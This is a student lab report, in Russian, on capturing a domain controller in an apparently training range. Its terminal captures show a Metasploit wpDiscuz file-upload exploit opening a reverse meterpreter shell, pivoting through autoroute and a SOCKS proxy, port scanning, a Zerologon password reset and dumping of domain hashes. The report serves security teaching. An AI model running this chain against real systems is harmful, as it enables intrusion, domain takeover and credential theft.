

# **Лабораторная работа №4**

**Кибербезопасность предприятия**

**Пронякова Ольга Максимовна**

# **Содержание**

<b>1 Цель работы</b>	<b>5</b>
<b>2 Выполнение лабораторной работы</b>	<b>6</b>
2.1 1. Получение meterpreter-сессии с корпоративным сайтом . . . .	6
<b>3 Выводы</b>	<b>20</b>

# Список иллюстраций

2.1	Параметры модуля . . . . .	7
2.2	Запуск сессии . . . . .	8
2.3	Список активных сессий . . . . .	9
2.4	Повышение сессии . . . . .	10
2.5	Вход в оболочку . . . . .	11
2.6	Подброс портов во внутреннюю сеть . . . . .	12
2.7	Модуль socks_proxy . . . . .	13
2.8	Jobs . . . . .	14
2.9	Сканирование портов . . . . .	15
2.10	NetBIOS name атакуемой машины . . . . .	16
2.11	Пароль сброшен . . . . .	17
2.12	Дамп хешей . . . . .	18
2.13	Сессия с контроллером . . . . .	18
2.14	Переход в оболочку . . . . .	18
2.15	Получение флага . . . . .	19
2.16	флаг правильный . . . . .	19

# **Список таблиц**

# **1 Цель работы**

Захватить контроллер домена с помощью флага путем получения доступа во внутреннюю сеть.

## **2 Выполнение лабораторной работы**

### **2.1 1. Получение meterpreter-сессии с корпоративным сайтом**

С помощью модуля wp\_wpdiscuz\_unauthenticated\_file\_upload и команды options получили параметры модуля (рис. 1).

```
10.140.2.102 — Подключение к удаленному рабочему столу
File Actions Edit View Help
# msfconsole
[!] msfconsole
[!] I love shells --egypt
[+] =[ metasploit v6.3.16-dev
+ -- ---=[ 2315 exploits - 1208 auxiliary - 412 post
+ -- ---=[ 975 payloads - 46 encoders - 11 nops
+ -- ---=[ 9 evasion
Metasploit tip: You can pivot connections over sessions
started with the ssh_login modules
Metasploit Documentation: https://docs.metasploit.com/
msf6 > exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > options
[*] Unknown command: exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload)
msf6 > exploit
[*] Unknown command: exploit
msf6 > use exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > options
Module options (exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload):
Name      Current Setting  Required  Description
BLOGPATH          yes        Link to the post [/index.php/2020/12/12/post1]
Proxies           no         A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS            yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metas
RPORT             80        The target port (TCP)
SSL               false     Negotiate SSL/TLS for outgoing connections
TARGETURI          /        The base path to the wordpress application
VHOST            none      HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST            yes        The listen address (an interface may be specified)
LPORT            4444     yes        The listen port
Exploit target:
```

Рис. 2.1: Параметры модуля

Настроили и запустили meterpreter-сессию с корпоративным сайтом с помощью того же модуля wp\_wpdiscuz\_unauthenticated\_file\_upload (рис. 2).

```
10.140.2.102 — Подключение к удаленному рабочему столу
msf6 > use exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > options

Module options (exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload):
Name      Current Setting  Required  Description
BLOGPATH      yes          Link to the post [/index.php/2020/12/12/post1]
Proxies        no           A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS        yes          The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT        80           yes         The target port (TCP)
SSL           false        no          Negotiate SSL/TLS for outgoing connections
TARGETURI     /            yes         The base path to the wordpress application
VHOST         no           HTTP server virtual host
    CONTEXT

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST        0.0.0.0       yes         The listen address (an interface may be specified)
LPORT        4444         yes         The listen port

Exploit target:
Id  Name
--  --
0  wpDiscuz < 7.0.5

View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set rhosts 195.239.174.25
rhosts => 195.239.174.25
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set blogpath /index.php/2021/07/26/hello-world/
blogpath => /index.php/2021/07/26/hello-world/
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > run

[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ('set AutoCheck false' to disable)
[+] The target appears to be vulnerable.
[+] Payload uploaded as BBkcc5.php
[+] Calling payload...
[*] Sending stage (39927 bytes) to 195.239.174.25
[*] Meterpreter session 1 opened (195.239.174.11:4444 → 195.239.174.25:34080) at 2025-11-04 19:12:00 +0300
[!] This exploit may require manual cleanup of 'BBkcc5.php' on the target

meterpreter > [
```

Рис. 2.2: Запуск сессии

Свернули активную сессию с помощью команды background и просмотрели список активных сессий с помощью команды sessions. (рис. 3).

```
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
File system
Exploit target:
Id Name
0 wpDiscuz < 7.0.5
Home

View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set rhosts 195.239.174.25
rhosts => 195.239.174.25
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set blogpath /index.php/2021/07/26/hello-world/
blogpath => /index.php/2021/07/26/hello-world/
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > run

[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target appears to be vulnerable.
[*] Payload uploaded as BBkccS.php
[*] Calling payload...
[*] Sending stage (39927 bytes) to 195.239.174.25
[*] Meterpreter session 1 opened (195.239.174.11:4444 -> 195.239.174.25:34080) at 2025-11-04 19:12:00 +0300
[!] This exploit may require manual cleanup of "BBkccS.php" on the target

meterpreter > sessions
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > sessions -i 195.239.174.25:34080
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > sessions

Active sessions
=====
Id Name Type Information Connection
-- -- meterpreter php/linux www-data @ portal 195.239.174.11:4444 -> 195.239.174.25:34080 (195.239.174.25)

msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) >
```

Рис. 2.3: Список активных сессий

Мы получили сессию с корпоративным сайтом (модуль wordpress). Для успешного выполнения дальнейших операций с атакуемой машиной нам необходимо повысить текущую сессию. Для повышения сессии мы : свернули активную сессию с помощью команды `background`, прописали команду `sessions -u 1`; зашли в новую сессию `sessions 2`. (рис. 4).

The screenshot shows a terminal window titled "Идет демонстрация" (Presentation in progress) with the command line interface of the Metasploit Framework (msf6). The session ID 1 is currently active, running a reverse TCP handler on port 4444. The user is executing a exploit against a vulnerable target (195.239.174.11) using a specific payload (BBkccS.php). After sending the stage (39927 bytes), a Meterpreter session is opened on port 34080. The user then switches to session 1 using the "sessions -i 1" command. They upgrade session 1 to a multi/handler using "sessions -u 1". A new session (session 2) is created and started, interacting with the target machine.

```
10.140.2.102 — Подключение к удаленному рабочему столу
[+] msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set blogpath /index.php/2021/07/26/hello-world/
[+] blogpath => /index.php/2021/07/26/hello-world/
[+] msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set lhost 195.239.174.11
[+] lhost => 195.239.174.11
[+] msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > run

[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target appears to be vulnerable.
[*] Payload uploaded as BBkccS.php
[*] Calling payload...
[*] Sending stage (39927 bytes) to 195.239.174.25
[*] Meterpreter session 1 opened (195.239.174.11:4444 → 195.239.174.25:34080) at 2025-11-04 19:12:00 +0300
[!] This exploit may require manual cleanup of 'BBkccS.php' on the target

meterpreter > sessions
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > sessions -i 195.239.174.25:34080
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > background
[*] Backgrounding session 1...
[*] msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > sessions

Active sessions:
=====  
Id  Name    Type          Information           Connection
--  --  -----
1   meterpreter  php/linux  www-data @ portal  195.239.174.11:4444 → 195.239.174.25:34080 (195.239.174.25)

[*] msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 195.239.174.11:4433
[*] Command stager progress: 100.00% (773/773 bytes)

[*] Sending stage (1017704 bytes) to 195.239.174.25
[*] msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > [*] Meterpreter session 2 opened (195.239.174.11:4433 → 195.239.174.25)
[*] Stopping exploit/multi/handler

[*] msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > sessions 2
[*] Starting interaction with 2...

meterpreter > |
```

Рис. 2.4: Повышение сессии

Узнали, какие интерфейсы имеются на машине во внутренней сети, поиск выполнили в shell-оболочке с помощью команды ip a (рис. 5).

```
10.140.2.102 — Подключение к удаленному рабочему столу Идет демонстрация

meterpreter > sessions
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > sessions -i 195.239.174.25:34080
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > sessions

Active sessions
=====
Id Name Type Information Connection
-- -- --
1 meterpreter php/linux www-data @ portal 195.239.174.11:4444 → 195.239.174.25:34080 (195.239.174.25)

msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 195.239.174.11:4433
[*] Command stager progress: 100.00% (773/773 bytes)

[*] Sending stage (1017704 bytes) to 195.239.174.25
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > [*] Meterpreter session 2 opened (195.239.174.11:4433 → 195.239.174.25)
[*] Stopping exploit/multi/handler

msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > sessions 2
[*] Starting interaction with 2...

meterpreter > shell
Process 2768 created.
Channel 1 created.

ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:00:00:09:48:2c brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.25/24 brd 10.10.10.255 scope global ens3
        valid_lft forever preferred_lft forever
    inet6 fe80::2:fed9:482c/64 scope link
        valid_lft forever preferred_lft forever
```

Рис. 2.5: Вход в оболочку

Для продолжения атаки необходимо просканировать все доступные хосты во внутренней сети с помощью модуля Multi Gather Ping Sweep. Произошло сканирование внутренней сети организации и мы нашли все доступные хосты. Посмотрели ARP-таблицу на атакуемой машине с помощью команды arp в meterpreter-сессии. Поскольку целевой адрес атакуемого узла находится во внутренней подсети организации, то мы прописали маршрут до активной meterpreter-сессии. Далее выполнили проброс портов во внутреннюю сеть для дальнейшего выполнения команд через технику proxychains. Инструмент proxychains создает туннель через цепочку прокси-серверов и передает по данному туннелю пакет до адреса

назначения. Для проброса портов во внутреннюю сеть использовали команду run autoroute -s 10.10.10.0/24 (рис. 6).

The screenshot shows a terminal window titled "Идет демонстрация" (Presentation is running) with the command "root@kali: ~". The terminal displays logs from the Metasploit Framework, specifically from the "autoroute" module. The logs show numerous errors related to thread synchronization and trapping contexts. Below the logs, there is a table titled "ARP cache" showing a list of IP addresses, MAC addresses, and interfaces. At the bottom of the terminal, the command "meterpreter > run autoroute -s 10.10.10.0/24" is visible.

IP address	MAC address	Interface
10.10.10.5	02:00:00:d9:48:2e	
10.10.10.10	02:00:00:d9:48:2f	
10.10.10.15	02:00:00:d9:48:2b	
10.10.10.20	02:00:00:d9:48:2a	
10.10.10.21	02:00:00:d9:48:32	
10.10.10.30	02:00:00:d9:48:30	
10.10.10.35	02:00:00:d9:48:31	
10.10.10.40	02:00:00:d9:48:28	
10.10.10.45	02:00:00:d9:48:34	
10.10.10.55	02:00:00:d9:48:2d	
10.10.10.254	02:00:00:d9:48:29	

Рис. 2.6: Подброс портов во внутреннюю сеть

Далее необходимо просканировать доступные хосты во внутренней подсети на наличие открытых портов с использованием модуля nmap. Так как сканируемые машины находятся во внутренней сети, то в первую очередь необходимо настроить прокси, через который будут проходить все запросы при сканировании. Для этого нужно применить и настроить модуль metasploit auxiliary/server/socks\_proxy. Мы выбрали, настроили и запустили модуль

socks\_proxy командами use auxiliary/server/socks\_proxy , set srvhost 127.0.0.1 set srvport 1080 set version 5 run (рис. 7).

The screenshot shows the Metasploit Framework interface with the title bar "10.140.2.102 — Подключение к удаленному рабочему столу" and "Идет демонстрация". The main window displays a list of exploit modules, with the "socks\_proxy" module highlighted. Below the list, there is a command-line interface (CLI) showing the configuration of the socks\_proxy module:

```

Interact with a module by name or index. For example info 700, use 700 or use exploit/multi/http/vtiger_php_exec

msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > set srvhost 127.0.0.1
srvhost => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > set srvport 1080
srvport => 1080
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 1.

[*] Auxiliary module running as background job 1.

```

Рис. 2.7: Модуль socks\_proxy

Настройка и запуск модуля (рис. 8).

```

10.140.2.102 — Подключение к удаленному рабочему столу

689 exploit/linux/http/zyxel_ztp_rce           2022-04-28      excellent
690 exploit/linux/http/dnalims_admin_exec       2017-03-08      excellent
691 post/android/gather/sub_info               normal
692 post/apple_ios/gather/ios_image_gather     normal
693 post/apple_ios/gather/ios_text_gather       normal
694 exploit/unix/http/pfsense_graph_injection_exec 2016-04-18      excellent
695 exploit/unix/http/pfsense_group_member_exec 2017-11-06      excellent
696 exploit/multi/http/phpmyadmin_lfi_rce        2018-06-19      good
697 exploit/linux/http/pyload_js2py_exec         2023-01-13      excellent
698 exploit/multi/http/vbseo_proc_deutf          2012-01-23      excellent
699 exploit/multi/http/vbulletin_widgetconfig_rce 2019-09-23      excellent
700 exploit/multi/http/vtiger_php_exec           2013-10-30      excellent

Interact with a module by name or index. For example info 700, use 700 or use exploit/multi/http/vtiger_php_exec

msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > set srvhost 127.0.0.1
srvhost => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > set srvport 1080
srvport => 1080
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 1.

msf6 auxiliary(server/socks_proxy) > [*] Starting the SOCKS proxy server
Interrupt: use the 'exit' command to quit
msf6 auxiliary(server/socks_proxy) > set srvhost 127.0.0.1
srvhost => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > set srvport 1080
srvport => 1080
msf6 auxiliary(server/socks_proxy) > set version 5
version => 5
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 2.

[*] Starting the SOCKS proxy server
[*] Stopping the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > jobs

Jobs
==


 Id  Name
 --  --
 1   Auxiliary: server/socks_proxy

msf6 auxiliary(server/socks_proxy) >

```

Рис. 2.8: Jobs

Запустили сканирование 100 самых часто используемых портов с помощью команды proxychains nmap -n -sT -Pn -top-ports 100 (рис. 9).



10.140.2.102 — Подключение к удаленному рабочему столу

```
(root@kali)-[~]
# proxychains nmap -n -sT -Pn --top-ports 100 10.10.10.20
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.93 ( https://nmap.org ) at 2025-11-04 19:46 MSK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:110 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:199 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:25 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:53 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3389 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:443 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:23 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:111 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:139 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:143 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:993 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:554 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3306 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:113 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:995 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:1723 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:80 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:22 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:21 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:587 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:5900 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:1025 ← socket error or timeout!
```

Рис. 2.9: Сканирование портов

Для атаки на контроллер домена мы использовали Zerologon. Для проверки подверженности узла данной уязвимости можно использовать утилиту crackmapexec. В результате выполнения команды proxychains crackmapexec smb 10.10.10.20 -M zerologon можно узнать NetBIOS name атакуемой машины, в данном случае – это AD (рис. 10).

```

10.140.2.102 — Подключение к удаленному рабочему столу
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:79 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:1027 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:548 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:6000 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:873 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:37 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:8008 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:544 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:2001 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:2000 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:990 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:2049 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:389 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:9 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:427 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:1028 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:49156 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:49153 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:2121 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:5060 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:5432 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:7 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:5666 ← socket error or timeout!
Nmap scan report for 10.10.10.20
Host is up (0.91s latency).
Not shown: 93 closed tcp ports (conn-refused)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc      > [+] starting the Sockets proxy server
139/tcp   open  netbios-ssn
389/tcp   open  ldap       > set srvhost 127.0.0.1
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server > set svrport 1389

Nmap done: 1 IP address (1 host up) scanned in 94.33 seconds

[root@kali:[~]
# proxychains crackmapexec smb 10.10.10.20 -M zerologon
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:135 ... OK
SMB      10.10.10.20  445  AD      [*] Windows Server 2016 Standard 14393 x64 (name:AD) (domain:ampire.
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:49686 ... OK
ZEROLOGO ... 10.10.10.20  445  AD      Payload: payla VULNERABLE
ZEROLOGO ... 10.10.10.20  445  AD      Next step: https://github.com/dirkjanm/CVE-2020-1472

```

Рис. 2.10: NetBIOS name атакуемой машины

Сбросили пароль от системной учетной записи администратора контроллера домена (рис. 20).

```
File Actions Edit View Help
10.10.10.254 02:00:00:8c:7d:67
meterpreter > run autoroute -s 10.10.10.0/24
[*] Metasploit scripts are deprecated. Try post/multi/manage/autoroute.
[*] Example: run post/multi/manage/autoroute OPT10M=<value> [...]
[*] Adding a route to 10.10.10.0/255.255.255.0 ...
[*] Added route to 10.10.10.0/255.255.255.0 via 195.239.174.25
[*] Use the -p option to list all active routes
meterpreter > background
[*] Backgrounding session 2 ...
msf6 exploit()
msf6 post() > route print
[*] IPv4 Active Routing Table
Subnet          Netmask        Gateway
10.10.10.0      255.255.255.0   Session 2
[*] There are currently no IPv6 routes defined.
msf6 post() > metasploit auxiliary/server/socks_proxy
[*] Unknown command: metasploit
msf6 post() > use auxiliary/server/socks_proxy
[*] msf6 auxiliary() > metasploit auxiliary/server/socks_proxy
[*] Unknown command: metasploit
[*] msf6 auxiliary() > background
[*] Unknown command: background
[*] msf6 auxiliary() > set srvhost 127.0.0.1
[*] msf6 auxiliary() > set version 5
[*] msf6 auxiliary() > set svrhost 127.0.0.1
[*] msf6 auxiliary() > set svrport 1080
[*] msf6 auxiliary() > set version 5
[*] msf6 auxiliary() >
[*] msf6 auxiliary() > run
[*] Auxiliary module running as background job 1.
[*] msf6 auxiliary() >
[*] Starting the SOCKS proxy server
[*] msf6 auxiliary() > jobs
[*] Jobs
Id  Name          Payload  Payload opts
--  --
1   Auxiliary: server/socks_proxy
[*] msf6 auxiliary() > use auxiliary/admin/dcerpc/cve_2020_1472_zerologon
[*] msf6 auxiliary() > set rhosts 10.10.10.20
[*] rhosts => 10.10.10.20
[*] msf6 auxiliary() > set nbname AD
[*] nbname => AD
[*] msf6 auxiliary() > run
[*] Running module against 10.10.10.20
```

Рис. 2.11: Пароль сброшен

Получили дамп хешей учетных записей контроллера домена с помощью команды proxychains impacket-secretdump ‘AD\$[10.10.10.20?]’ -no-pass (рис. 21).

```

root@kali: ~
File Actions Edit View Help
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:9 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:4899 ← socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:5051 ← socket error or timeout!
Nmap scan report for 10.10.10.20
Host is up (0.99s latency).
Not shown: 93 closed tcp ports (conn-refused)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 94.27 seconds

└── (root㉿kali)-[~]
  ↳ proxychains crackmapexec smb 10.10.10.20 -M zeroLogon
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:135 ... OK
SMB     10.10.10.20 445 AD      [*] Windows Server 2016 Standard 14393 x64 (name:AD) (domain:ampire.corp)
(signing:True) (SMBv1:True)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:49686 ... OK
ZERologo ... 10.10.10.20 445 AD      VULNERABLE
ZERologo ... 10.10.10.20 445 AD      Next step: https://github.com/dirkjanm/CVE-2020-1472

└── (root㉿kali)-[~]
  ↳ proxychains impacket-secretdump 'AD$@10.10.10.20' -no-pass
[proxychains] config file found: /etc/proxychains4.conf
